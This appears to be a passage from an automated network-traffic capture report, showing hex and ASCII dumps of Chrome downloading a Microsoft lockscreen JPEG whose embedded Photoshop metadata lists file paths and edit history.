| 2022-05-13 13:53:16 UTC | 2351 | IN | Data Raw: b4 2f 16 5c ce ba 79 8b 4f d3 1a d2 11 a7 ee 32 2a 42 eb 21 68 d5 24 e4 a9 3c fc a3 07 15 c9 de f8 c2 e7 c4 3e 2e 82 21 e1 cd 3e da f8 5b be 9c b0 db ee 85 18 95 da 1e 69 1d 81 62 e7 32 36 49 62 c4 f5 e8 1f e2 3f 1a 43 ad ea d6 57 92 5b 2e 89 12 5b bd cd ae 9b e1 fb 54 86 ca 0d ee 58 b2 a9 76 3b 5c 85 2c 0e 18 9e 30 2b 9d 9b 50 d7 34 ab eb 98 a7 d3 2c 34 a5 64 75 7b 50 d1 49 24 a2 4e 5b 6b 02 4a 6e ce 57 d0 70 31 5d 51 82 f9 9c b3 93 d9 6c 75 5a dc 90 59 e8 b6 73 78 76 f6 e7 50 d4 74 ed 41 61 84 e8 da 38 86 0b 86 24 6e 82 56 59 3c c9 46 54 e0 0c ee 1c 60 56 e7 85 2f 75 cf 10 78 ca 3b 0f 0a eb 5e 11 d0 f5 1b d8 96 5b 99 2d 62 9e 26 80 49 95 36 73 48 c7 61 65 cb 00 a5 18 26 fe 1b 23 23 82 f0 06 a0 da 66 a9 67 77 79 aa 49 a4 59 5b a9 92 3b e5 2c 3e c6 ca a7<br>Data Ascii: /\yO2*B!h$<>.!>[ib26Ib?CW[.[TXv;\,0+P4,4du{PI$N[kJnWp1]QluZYsxvPtAa8$nVY<FT`V/ux;^[-b&I6 sHae&##fgwyIY[;,> |
| 2022-05-13 13:53:16 UTC | 2383 | IN | Data Raw: 78 a6 03 71 66 24 e4 b0 e9 8c 54 ba 2e 83 a5 ea 77 97 be 17 d4 f5 0b 19 35 4b a6 17 96 3a f4 da 95 d5 f5 c4 10 a9 ff 00 53 14 2a 44 6d bb 1b 8c 8e 06 47 61 c5 0f dd 5a 8e 36 7b 1b 3a 55 d7 87 fc 37 e2 4d 33 58 d2 ee 62 d6 af a3 49 1d 48 b1 64 1a 7d cc 72 10 bb 58 b1 59 30 3f 8f 18 5e 9d b3 58 50 78 92 f3 c6 3e 20 d5 6e a3 b4 ba d1 7c 39 06 6e 6e 6d a5 ba 46 b1 37 44 9f 2a 49 1c 82 7e ce 64 fb c4 12 a0 7a f4 a3 c4 ba 2c 3e 1f bc b7 f0 c5 8e 88 75 df 11 6e fb 5d be b9 71 33 42 3e c8 14 ee 47 80 30 4f bc 09 dc e4 13 c2 e3 d7 6b c3 10 6a 1a 75 85 98 8f 5a 67 ba 9d 3c 9b fd ba 5c e6 0b 5b 48 ff 00 d6 44 f9 60 56 38 d8 ed 65 08 06 49 38 3d 6b 3b 29 6a 56 ab dd 29 ad f6 9d a8 dc 6a 9a be af e2 c3 e1 cd 0e 56 10 5b 68 5a 3c d2 49 77 74 ce b8 63 04 51 03 13 c7 13<br>Data Ascii: xqf$T.w5K:S*DmGaZ6{:U7M3XbIHd}rXY0?^XPx> n\|9nnmF7D*I~dz,>un]q3B>G0OkjuZg<\[HD`V8eI8=k;)j V)jV[hZ<IwtcQ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 2415 | IN | Data Raw: ba 11 6f ac bc e8 30 d2 5c 5f 60 4b db e6 1b 47 6f 4c 62 bb b8 75 1d 46 45 ca da a8 23 a6 64 27 14 f4 3a cc cf 99 1e 32 a7 8d a0 0d df ad 6b 19 49 2b 73 7e 2c c9 c6 37 bf 2a 3c fb 54 fd 99 bc 13 a9 46 04 1e 2e f1 36 9f 22 2b 08 d5 b5 45 9a 34 66 e9 b4 3a 1c 0c fa 67 8a f1 3f 10 7e cc 9e 23 d2 af a4 7b 6f 05 9d 6d 16 4c 89 b4 7d 62 2b af b4 2f f7 da 16 f2 d8 12 79 23 b5 7d 6e 2d 42 af 97 2d bc 80 9e 1b f7 63 3f 51 55 27 d2 6d e3 52 45 9c cf 36 70 25 f2 d5 40 1f 80 34 46 73 8e d2 2a 51 84 96 b1 3e 65 f0 5f c0 8d 5a ea fd e2 d5 7c 23 e2 8f 09 47 36 06 eb 3d 36 1b 88 89 cf f1 36 f2 54 0e bc 83 5d 3c df b3 6f 85 3f b6 0f da 35 fd 67 ed 31 2e 4c ad a6 6c 28 7a 02 cc a3 68 27 e9 5e f9 a5 e9 79 e4 df c7 6e 73 d2 46 91 8f e9 81 5d 07 9d 1d af ca 2e 56 77 c7 cd 22<br>Data Ascii: o0_`KGoLbuFE#d':2kI+s~,7*<TF.6"+E4f:g?~#{omL}b+/y#}n-B-c?QU'mRE6p%@4Fs*Q>e_Z\|#G6=66T]<o?5g1.Ll(zh'^ynsF].Vw" |
| 2022-05-13 13:53:16 UTC | 2438 | IN | Data Raw: 76 7a ae a9 3e a1 11 d3 e6 b8 f3 75 46 bc 55 7d 46 f4 0e 9b 5c ae c8 c6 7a 2a 0e 32 49 cf 15 c4 59 26 a7 f6 0b 8d 43 53 b3 58 a3 b7 04 60 c8 17 af dd 1b 31 96 1e e4 e6 b6 74 af 10 6b 9e 21 5b 7d 1a 2b 38 75 bb a2 d1 08 8c 4a 0c 76 b1 90 71 12 92 76 ee 24 83 d7 39 ee 79 ad e5 1b 59 a3 08 c9 c9 59 b2 4d 5e 6b 7d 5e c6 e5 f4 4d 12 ef 4b d2 25 8c bb 19 1d 98 42 41 c0 63 3e 17 7b 13 d0 10 70 38 ab 0d 7b 61 a6 df f8 5f c4 6d a1 3e b7 a2 da 15 b6 bd 2d 18 1f 69 98 28 2e aa c0 9c 84 62 09 00 60 e3 19 19 a9 f5 6f 86 9e 2e b2 b5 96 d3 50 ba 27 ed c7 cd bb b4 bc b8 0a b1 10 7e 55 da a4 03 cf f1 01 8c d6 55 9e 93 25 f5 9d ae 97 7b 79 35 96 81 67 3a 8b db 6b 1d d2 3c 40 92 49 55 c0 eb db 24 b6 09 38 a7 7e 64 28 de 2c dc f1 27 87 e3 7f 15 59 e9 51 68 51 6a 76 e6 76 56<br>Data Ascii: vz>uFU}F\z*2IY&CSX`1tk![}+8uJvqv$9yYYM^k}^MK%BAc>{p8{a_m>-i(.b`o.P'~UU%{y5g:k<@IU$8~d(,'YQhQjvvV |
| 2022-05-13 13:53:16 UTC | 2486 | IN | Data Raw: 73 4f a2 78 b5 6d 8d bb 5d 4d cb 98 d7 0c 19 82 80 c1 d1 54 8f ad 79 8c 13 68 df f0 95 41 a6 6b 13 d8 5f e8 90 b1 59 ed b4 2b e9 7e d3 76 15 4a aa 47 3c 80 e1 ba 64 90 72 01 00 74 35 94 7d e6 d4 91 d1 2f 75 45 af bc ec fe 0c f8 4d 7e 2f eb 56 f7 fa de 8f ac f8 e7 5e 4b 99 2f de df 55 ba 85 34 8b cb 38 d3 ca ff 00 4b 7d cb 32 48 a4 90 af ce 3e 5f 94 f2 0f 5f a0 eb da ef c3 bf 86 3e 24 d3 34 bd 0f 4b d5 bc 21 a8 48 b2 ea 1a 35 fe 8b 1d ed e6 95 02 a9 89 23 33 80 11 8a e4 32 ca 46 49 23 90 4d 71 57 9f 12 63 b2 b3 b7 d6 bc 2d f1 0e ce d3 59 d5 82 69 37 ba 34 96 2d 66 b6 f6 aa e1 61 69 5f 61 44 0b 8c b3 17 62 dc b1 1c e2 b9 eb 9f 19 6a da 3d c5 86 91 a2 f8 ae 2f 0f c5 37 99 36 ab 79 a3 c9 17 95 2c 84 9d cb 1b 2a e5 e2 2a 03 04 20 0d c4 9c 0e b5 8c a9 ca 6d be<br>Data Ascii: sOxm]MTyhAk_Y+~vJG<drt5}/uEM~/V^K/U48K}2H>__>$4K!H5#32FI#MqWc-Yi74-fai_aDbj=/76y,** m |
| 2022-05-13 13:53:16 UTC | 2494 | IN | Data Raw: 49 e6 89 80 6f 36 7b 62 4f cc 41 0d b4 b6 47 1c 76 ae 69 c5 69 ca f5 3a 21 d7 9b 55 d6 de a3 3e 31 f8 5b 4c f0 d5 e5 bd c4 b7 97 1a de b3 a8 39 8d da fd 96 da cc 17 18 69 59 47 dd 03 a8 04 f1 d7 9a c8 d5 3c 23 a6 78 6a de da d2 ef 52 b1 bd d3 d5 84 90 93 ab aa ac e0 70 0b 46 8a 7e 5f f6 4b 1c fe 95 c2 f8 d3 c5 de 25 f1 64 56 f7 1e 21 86 1b 2b 48 f7 6c 5b 34 12 38 73 c9 2f c9 c1 3d 72 4d 6c 78 5f e1 97 87 75 bf 0f d9 f8 87 5a 6b c4 b1 b6 9c fd af 49 b5 bd 82 0b db a8 8a fc b3 42 ce a7 60 2c 79 56 52 70 38 eb 91 bd 3e 68 c1 73 6a ce 7a 9c ae 6f 97 44 74 9e 16 8f c3 cb e6 d8 eb 1e 2c ba d1 fc 2c f2 34 b3 69 ba 08 fb 43 ce 49 07 8f 30 85 8d 88 1c c8 01 61 c0 15 b3 e2 2f 12 7c 3f d3 6f 2c f5 9f 0e 5e 6b fa 9d ce 8d 20 16 36 73 46 a6 38 5b 1b 81 77 45 cb 37 7f<br>Data Ascii: Io6{bOAGvii:!U>1[L9iYG<#xjRpF~_K%dV!+Hl[48s/=rMlx_uZkIB`,yVRp8>hsjzoDt,,4iCI0a/\|?o,^k 6sF8[wE7 |
| 2022-05-13 13:53:16 UTC | 2534 | IN | Data Raw: d6 30 d1 4b 2c 21 80 65 72 c5 57 60 f9 4a 93 ce 40 a9 b5 78 b5 cf 1a 6a b6 5e 25 82 d7 4b f0 d6 95 aa 30 57 d1 da 46 8d 2e 70 c5 3c d0 59 77 2a b1 05 80 0a 48 e3 83 cd 72 f3 2b f2 b5 a1 ba 8b e5 e6 4f 5e c6 1e 99 af 0f 17 6a af 72 fa 25 fe ab ab ea 4a b1 bd f1 0b 14 28 31 b0 2c c2 35 1b e2 50 43 64 02 49 03 83 d0 cb 79 e0 cd 53 47 9b 55 d0 a7 b3 ba bc d2 6c e2 96 6b 1f ed 8b 53 68 0d c3 6d 2c 91 c5 31 f3 5f 91 94 dd b4 71 93 8c e2 97 c5 c9 75 a6 eb 06 c0 dc 0b 2b eb 58 da 4b 9b a9 65 68 a0 89 41 3b 55 26 da 03 fc bc 82 06 7d bb 57 27 a2 6a 12 e9 7a 85 dc 53 6a ba a4 82 e5 33 6b 73 70 e6 68 9a 39 30 0c bf 30 2e a0 03 93 81 93 f8 d6 d1 8b 93 4e 2f 43 09 4a c9 a6 7d 2f e1 9d 27 e0 2f 84 7e 06 d9 6b 29 e1 3d 3b 57 f1 08 42 ba a5 f6 bf 2b 5d 4b 05 c0 38 25 81<br>Data Ascii: 0K,!erW`J@xj^%K0WF.p<Yw*Hr+O^jr%J(1,5PCdIySGUlkShm,1_qu+XKehA;U&}W'jzSj3ksph900.N/CJ}/'/~k)=;WB+]K8% |
| 2022-05-13 13:53:16 UTC | 2574 | IN | Data Raw: 19 eb d3 d6 91 8e d1 82 33 cd 4f 02 44 ee 12 47 f2 94 e7 2c 06 e3 9c 1c 71 91 d4 e3 27 3c 75 ed 43 11 11 5f 9f 24 91 c7 de ef fe 14 b9 01 81 e4 a8 c8 3e 94 18 d9 1d d1 f6 86 56 20 94 20 af 1c 70 47 07 ea 38 34 ad b4 b0 5c 74 1e 9f ad 00 34 ed ea 3a 67 8e d4 00 47 cc 4e 4f f3 34 79 8a bc ab 02 7a 05 e7 af 7a 11 58 a6 4f 63 9d d9 fd 3f 1a 06 28 03 77 52 32 68 24 86 3b bf 2a 30 79 00 e1 49 c1 e3 8f a1 a3 83 b4 83 f9 ff 00 2a 60 29 e7 80 32 3b e0 53 7c be 80 63 39 3c 7d 3d 7e b4 bb b2 e0 e7 60 c7 23 af 4a 5d c9 22 bb 1f 97 8c 2e de 72 7d fd 29 e8 21 23 f9 93 3c 20 c7 53 fc a9 18 05 60 49 c9 e8 47 a7 a7 d6 97 3f 3e 71 f2 90 30 4f 5c d0 b8 56 e3 9e d5 25 20 8f e7 63 b7 b7 39 3c 52 81 dc 9e d9 07 de 9a 5b 1e fc 75 a7 0f 9b 0b fa 0a 04 c1 37 1c 95 1d 06 79 1f ad<br>Data Ascii: 3ODG,q'<uC_$>V  pG84\t4:gGNO4yzzXOc?(wR2h$;*0yI*`)2;S\|c9<}=~`#J]".r})!#< S`IG?>q0O\V% c9<R[u7y |
| 2022-05-13 13:53:16 UTC | 2581 | IN | Data Raw: c0 5f 18 e9 5f 0e fc 4d 1e af 77 23 25 a5 d2 fd 87 ed 37 11 79 66 23 27 3b 95 47 1b 09 5c 16 ed c5 7d 7b a6 db df 78 88 62 c2 09 2f 03 30 f9 6d d4 b3 39 3d 02 e3 db af e7 5f 9e ba 97 83 d9 ae 1e 3d 5e 7b 5f 0f dc c6 17 6d 88 de 59 94 ff 00 10 52 4f d7 83 8c 57 77 e0 7f 89 5e 3c f8 7b 71 62 da 57 8d ae b4 3b 58 62 33 5b dd 5e 5a 6e 3b 47 ca a1 01 04 b8 3f a0 af 23 15 83 a9 56 5c f4 f4 67 af 84 c5 d3 a4 b9 2a 6a 8f a5 be 2d 7c 38 d4 b4 3b 14 bb bd b7 68 18 c8 d1 15 95 4a 91 20 e4 ae d3 ce 40 e4 1f 4a f9 cf 5e d4 2d 42 9b 0d 5e 25 bd d3 9c ec 65 93 97 5f f6 95 ba a9 1d 8d 4b e2 4f 8c 9f 11 3e 22 6a 8f a9 6a 7e 35 4f 10 92 c3 cf 33 45 e5 fc a3 00 ec e3 19 c0 f6 ae 27 59 b7 be f1 45 99 9e 3b 76 d2 55 66 70 f7 37 77 6b b0 8d c7 68 f5 04 2e 01 03 39 3c fb 57 46<br>Data Ascii: __Mw#%7yf#';G\}{xb/0m9=_=^{_mYROWw^<{qbW;Xb3[^Zn;G?#V\g*j-\|8;hJ @J^-B^%e_KO>"jj~5O3E'YE;vUfp7wkh.9<WF |
| 2022-05-13 13:53:16 UTC | 2629 | IN | Data Raw: d7 24 71 5a fa 87 ec bb 3d ad e5 9d c7 89 fc 43 67 6b 27 0d 35 8e 94 0c 97 01 4f 3b 37 b6 10 30 fa 10 3d eb d2 3c bf 03 fc 3f f0 fd df 81 7e 10 fd 8f e2 4f 8d e7 95 a6 b9 d6 b5 4d 2d 43 d9 c0 a9 87 92 39 ce 04 48 9f 52 49 6e fc 0a f2 2f f8 5a 5e 23 f0 be fb 4f 10 45 69 e2 11 0b 10 f2 c1 29 0e 00 eb c9 00 12 3d 6b 97 da 54 a9 77 4f 6f 3d ff 00 e0 1d 4a 34 a9 d9 55 df f0 3b d9 34 6f 0b e8 f1 c7 a6 68 ba 5d a6 9c b1 1d f9 be 85 65 ba 9c e3 ef 3c 8f 92 e4 f5 00 60 0e 80 0a a9 ae 69 7a 44 96 69 73 2d a5 8b c8 7b b4 4a bf 30 1c 60 71 9a 9b c7 9a ee 93 aa 7c 39 d1 6f df 4b 6b 29 f5 18 44 f0 c7 2b 6e 74 43 c2 b1 c7 ae 37 7e 55 e6 12 dc 5c 5b 5a c0 d7 0b 73 71 67 80 d1 dd dd ed 22 5c 1c 1d 83 d0 77 3f ad 7a b8 59 7b 9e f1 c3 89 b7 35 91 91 a8 ea 50 e9 3f 6e b6 7d<br>Data Ascii: $qZ=Cgk'5O;70=<?~OM-C9HRIn/Z^#OEi)=kTwOo=J4U;4oh]e<`izDis-{J0`q\|9oKk)D+ntC7~U\[Zsqg"\w?zY{5P?n} |
| 2022-05-13 13:53:16 UTC | 2677 | IN | Data Raw: 15 0c ce 51 a3 c7 c8 bd 48 38 eb 52 d0 d0 d2 0f 6d b9 c7 1f e1 48 61 3b 70 47 3c 13 83 fa d4 c9 b7 60 20 f5 1d cf af 34 6f 53 c0 1c 11 c6 78 07 e9 4c 6d 90 7f ab c8 31 80 71 df 9a 6c 68 a3 81 16 f3 d8 9c 74 f4 a9 84 81 f0 5b 85 1c 28 c6 09 39 a5 24 46 d8 63 90 79 e0 52 b0 f9 8a d2 2a 06 e3 03 8e f4 f5 82 dc 72 03 10 46 47 5c 62 95 c1 76 dc b8 ce 71 c8 cf 14 d8 d6 4d ee 49 5f 27 1f 2a 95 01 94 f7 e7 b8 f6 a5 62 94 80 db ab 30 c8 5d 98 f5 a3 ec d0 b6 48 c1 c7 27 9c 66 a4 76 2c a3 8d fd c0 03 9a 6a 3e 13 76 c6 00 8c 80 7a d2 b0 f9 88 da d9 1d 42 9c 8e dc 9e 95 0c fa 7a ca b8 07 04 70 ac 3a ff 00 85 5c 75 01 30 e3 8e a0 53 40 57 ce 40 ce 73 83 d7 db 9a 39 43 9c ce 68 7c b7 01 c9 e7 a6 78 39 14 d9 a0 f3 14 60 94 27 ab 0e 3a 7b d6 9b 79 41 00 2e 79 e7 1d 4f e7<br>Data Ascii: QH8RmHa;pG<` 4oSxLm1qlht[(9$FcyR*rFG\bvqMI_'*b0]H'fv,j>vzBzp:\u0S@W@s9Ch\|x9`':{yA.yO |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 2685 | IN | Data Raw: dc 01 4c 9f e2 dc 4e 3f 0a e7 c4 99 51 c7 34 09 0b 70 0e 3b fe 55 a2 a9 25 d4 87 4e 2c ed 97 58 b5 7c 6f 9e 6c 80 00 20 7d df c6 ad 5b 6a 69 b3 f7 52 7c ac 71 d3 07 35 c1 2d c3 c4 d8 e7 ae 47 3d 0d 49 15 f4 8a b9 f3 31 f5 ad e3 88 7d 4c 5d 04 7a 1c 57 6d 23 07 32 80 4f 18 55 39 07 3e d5 76 3b 98 d3 20 ee f9 48 c4 98 2c 31 ef 5e 75 69 ab 49 6e c5 97 29 93 9e 3b d6 85 af 88 de 36 c1 92 4c 01 d3 23 07 15 ac 6b 2e a6 32 a0 de c7 69 3b dc 2b 13 6c e2 4e 9f 28 c6 07 e7 cd 34 4f 7e af 93 1e f4 ef 8e 0e 7f c2 b9 94 f1 1a b2 29 0f 24 6e 7d 0d 5a b7 d7 c8 4e 5f 7e 4f 53 21 0d f5 ad 7d ac 5f 53 0f 63 25 d0 e9 ed c8 9a 38 fc e0 63 72 37 32 b7 20 11 d4 67 b8 a6 8b 68 9a 6c 45 b9 25 6c 7c c0 60 1e f8 3e b5 95 1d f8 0a 5d 9c 15 c1 1b 43 03 93 f5 f7 a9 6d f5 44 7e 33 e5<br>Data Ascii: LN?Q4p;U%N,X\|ol }[jiR\|q5-G=I1}L]zWm#2OU9>v; H,1^uiIn);6L#k.2i;+lN(4O~)$n}ZN_~OS!}_Sc%8cr72 ghlE%l\|`>]CmD~3 |
| 2022-05-13 13:53:16 UTC | 2694 | IN | Data Raw: f9 88 e4 fe 35 0e a7 73 76 b7 1e 7d b1 56 d4 27 62 8f 0d b8 de a1 7f 84 2f 72 4f 7a f4 cf 0c fc 0c d4 3e 21 d9 ea 7a c7 83 b4 ed 62 0f 09 5b e6 de 4d 43 58 bb 89 55 e4 1c 95 53 85 de c3 a9 0a 08 1c 67 ad 70 fa d7 c3 bb cf 02 dd 3d cd fd d2 4b 02 64 3f 92 5b 77 3d b7 2e 40 fa d6 9a b5 a7 fc 31 96 8b 73 33 5b d4 35 2d 2d ac 1a f6 58 24 d8 bb 5e de dc 95 39 ef b8 fa f6 38 e2 b6 7c 5d e3 8f 1f 6b 1e 1e d3 6e 35 2d 42 fa 3d 01 90 2d 98 3b 7c b5 51 f2 81 f2 00 47 4c 0c 8e 6a ca cd ae 78 f7 4a 48 6d 6d a6 fe c9 b2 50 a6 ee e2 d3 cf 8d 07 65 f3 02 e7 3e 82 ba 9f 86 fa c4 fe 1d bc d3 f5 97 36 b7 9a 25 9b 34 09 0e b0 3c b8 94 29 1f 32 28 52 ce c3 9c 71 80 4f b5 65 28 c9 dd ad 4d 63 24 ac 9e 87 0f e1 5f 08 df eb 57 c4 ea 89 a8 7d 9b ca 2d 1a dc 66 33 33 1e 17 69 6c<br>Data Ascii: 5sv}V'b/rOz>!zb[MCXUSgp=Kd?[w=.@1s3[5--X$^98\|]kn5-B=-;\|QGLjxJHmmPe>6%4<)2(RqOe(Mc$_W}-f33il |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 91 | 192.168.2.5 | 49853 | 80.67.82.235 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1273 | OUT | GET /cms/api/am/imageFileData/RWP8kk?ver=8c62 HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: img-prod-cms-rt-microsoft-com.akamaized.net<br>Connection: Keep-Alive |
| 2022-05-13 13:53:16 UTC | 1504 | IN | HTTP/1.1 200 OK<br>Content-Type: image/jpeg<br>Access-Control-Allow-Origin: *<br>Content-Location: https://image.prod.cms.rt.microsoft.com/cms/api/am/imageFileData/RWP8kk?ver=8c62<br>Last-Modified: Thu, 12 May 2022 02:31:58 GMT<br>X-Source-Length: 1829994<br>X-Datacenter: northeu<br>X-ActivityId: 702b1585-377c-4a44-b6de-4a3e27b85dc2<br>Timing-Allow-Origin: *<br>X-Frame-Options: DENY<br>X-ResizerVersion: 1.0<br>Content-Length: 1829994<br>Cache-Control: public, max-age=304780<br>Expires: Tue, 17 May 2022 02:32:56 GMT<br>Date: Fri, 13 May 2022 13:53:16 GMT<br>Connection: close |
| 2022-05-13 13:53:16 UTC | 1504 | IN | Data Raw: ff d8 ff e1 13 12 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 07 01 12 00 03 00 00 00 01 00 01 00 00 01 1a 00 05 00 00 00 01 00 00 00 62 01 1b 00 05 00 00 00 01 00 00 00 6a 01 28 00 03 00 00 00 01 00 02 00 00 01 31 00 02 00 00 00 1f 00 00 00 72 01 32 00 02 00 00 00 14 00 00 00 91 87 69 00 04 00 00 00 01 00 00 00 a8 00 00 00 d4 00 0e a6 00 00 00 27 10 00 0e a6 00 00 00 27 10 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 32 31 2e 31 20 28 57 69 6e 64 6f 77 73 29 00 32 30 32 31 3a 31 31 3a 31 31 20 30 36 3a 35 34 3a 33 34 00 00 00 00 00 03 a0 01 00 03 00 00 00 01 ff ff 00 00 a0 02 00 04 00 00 00 01 00 00 07 80 a0 03 00 04 00 00 00 01 00 00 04 38 00 00 00 00 00 00 00 06 01 03 00 03 00 00 00 01 00 06 00 00 01 1a 00 05 00 00 00 01 00 00 01 22 01 1b 00 05 00<br>Data Ascii: ExifMM*bj(1r2i"Adobe Photoshop 21.1 (Windows)2021:11:11 06:54:348" |
| 2022-05-13 13:53:16 UTC | 1568 | IN | Data Raw: 3a 61 35 39 62 32 66 34 38 2d 39 63 62 38 2d 66 31 34 66 2d 39 61 36 37 2d 66 37 36 31 32 64 31 61 64 61 62 32 22 20 73 74 45 76 74 3a 77 68 65 6e 3d 22 32 30 31 35 2d 30 34 2d 32 39 54 31 32 3a 31 38 3a 33 35 2d 30 37 3a 30 30 22 20 73 74 45 76 74 3a 73 6f 66 74 77 61 72 65 41 67 65 6e 74 3d 22 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 43 20 32 30 31 34 20 28 57 69 6e 64 6f 77 73 29 22 20 73 74 45 76 74 3a 63 68 61 6e 67 65 64 3d 22 2f 22 2f 3e 20 3c 72 64 66 3a 6c 69 20 73 74 45 76 74 3a 61 63 74 69 6f 6e 3d 22 73 61 76 65 64 22 20 73 74 45 76 74 3a 69 6e 73 74 61 6e 63 65 49 44 3d 22 78 6d 70 2e 69 69 64 3a 64 64 38 33 61 66 34 35 2d 39 66 63 39 2d 64 66 34 66 2d 39 64 64 65 2d 62 61 66 39 30 32 38 32 62 32 31 65 22 20 73 74 45 76 74 3a 77 68<br>Data Ascii: :a59b2f48-9cb8-f14f-9a67-f7612d1adab2" stEvt:when="2015-04-29T12:18:35-07:00" stEvt:softwareAgent= "Adobe Photoshop CC 2014 (Windows)" stEvt:changed="/"/> <rdf:li stEvt:action="saved" stEvt:instanceID="xmp.iid :dd83af45-9fc9-df4f-9dde-baf90282b21e" stEvt:wh |
| 2022-05-13 13:53:16 UTC | 1584 | IN | Data Raw: 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 44 3a 5c 57 6f 72 6b 5c 57 69 6e 31 30 2d 4c 6f 63 6b 73 63 72 65 65 6e 73 5c 5f 4c 41 54 45 53 54 74 72 61 6e 73 66 65 72 2d 4e 65 77 43 6f 6d 70 75 74 65 72 5c 54 65 6d 70 6c 61 74 65 73 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 31 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 37 2d 32 36 54 31 38 3a 32 33 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 37 2d 32 37 54 31 32 3a 30 32 3a 32 33 2d 30 37 3a 30<br>Data Ascii: :00	File D:\Work\Win10-Lockscreens_LATESTtransfer-NewComputer\Templates\Lockscreen_ 1920x1080_Landscape1.psd saved
2016-07-26T18:23-07:00	File C:\Users\v-lizagh\MS\Windows10\Lo ckscreen_1920x1080_Landscape.psd saved
2016-07-27T12:02:23-07:0 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1617 | IN | Data Raw: 6e 64 6f 77 73 50 72 6f 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 36 34 31 30 32 37 32 35 37 5f 31 39 32 30 78 31 30 38 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 38 2d 30 34 54 31 37 3a 32 35 3a 32 38 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 41 64 6f 62 65 5c 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 43 20 32 30 31 35 2e 35 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 57 69 6e 64 6f 77 73 50 72 6f 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 36 34 31 30 32 37 32 35 37 5f 31 39 32 30 78 31 30 38 30 46 39 31 42 31 36 31 39 42 41 33 46 39 44 43 37 45 32 32 46 45 38 37 35 31 32 32 39 36 34 36 30 2e 70 73 62 20 73 61 76 65 64 26 23<br>Data Ascii: ndowsPro_GettyImages-641027257_1920x1080.jpg saved
2016-08-04T17:25:28-07:00	File C:\Users\v-lizagh\AppData\Roaming\Adobe\Adobe Photoshop CC 2015.5\AutoRecover_WindowsPro_GettyImages-641027257_1920x1080F91B1619BA3F9DC7E22FE87512296460.psb saved&# |
| 2022-05-13 13:53:16 UTC | 1721 | IN | Data Raw: 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 43 20 32 30 31 35 2e 35 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 46 61 6c 6c 45 6e 74 65 72 74 61 69 6e 6d 65 6e 74 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 34 37 38 38 36 33 30 32 31 5f 31 39 32 30 78 31 30 38 30 31 39 38 36 36 37 31 38 41 31 33 33 41 37 43 36 32 33 37 33 39 35 38 31 45 42 31 33 39 30 42 39 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 39 2d 32 36 54 31 30 3a 31 33 3a 35 39 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 46 61 6c 6c 45 6e 74 65 72 74 61 69 6e 6d 65 6e 74 5c 46 61 6c 6c 45 6e 74 65 72 74 61 69 6e 6d 65 6e 74 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 34 30 37 31 37 36 31 30 5f<br>Data Ascii: e Photoshop CC 2015.5\AutoRecover_FallEntertainment_GettyImages-478863021_1920x10801986 6718A133A7C623739581EB1390B9.psb saved
2016-09-26T10:13:59-07:00	File C:\Users\v-lizagh\MS\Windows10\FallEntertainment\FallEntertainment_GettyImages-540717610_ |
| 2022-05-13 13:53:16 UTC | 1753 | IN | Data Raw: 34 37 39 32 30 44 35 46 34 31 44 38 35 43 33 30 44 45 36 34 33 44 46 35 42 35 37 39 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 31 31 2d 31 36 54 31 33 3a 35 32 3a 31 31 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 41 6 4 6f 62 65 5c 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 43 20 32 30 31 35 2e 35 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 39 32 30 78 31 30 38 30 5f 4c 61 6e 64 73 63 61 70 65 30 30 31 46 34 37 39 32 30 44 35 46 34 31 44 38 35 43 33 30 44 45 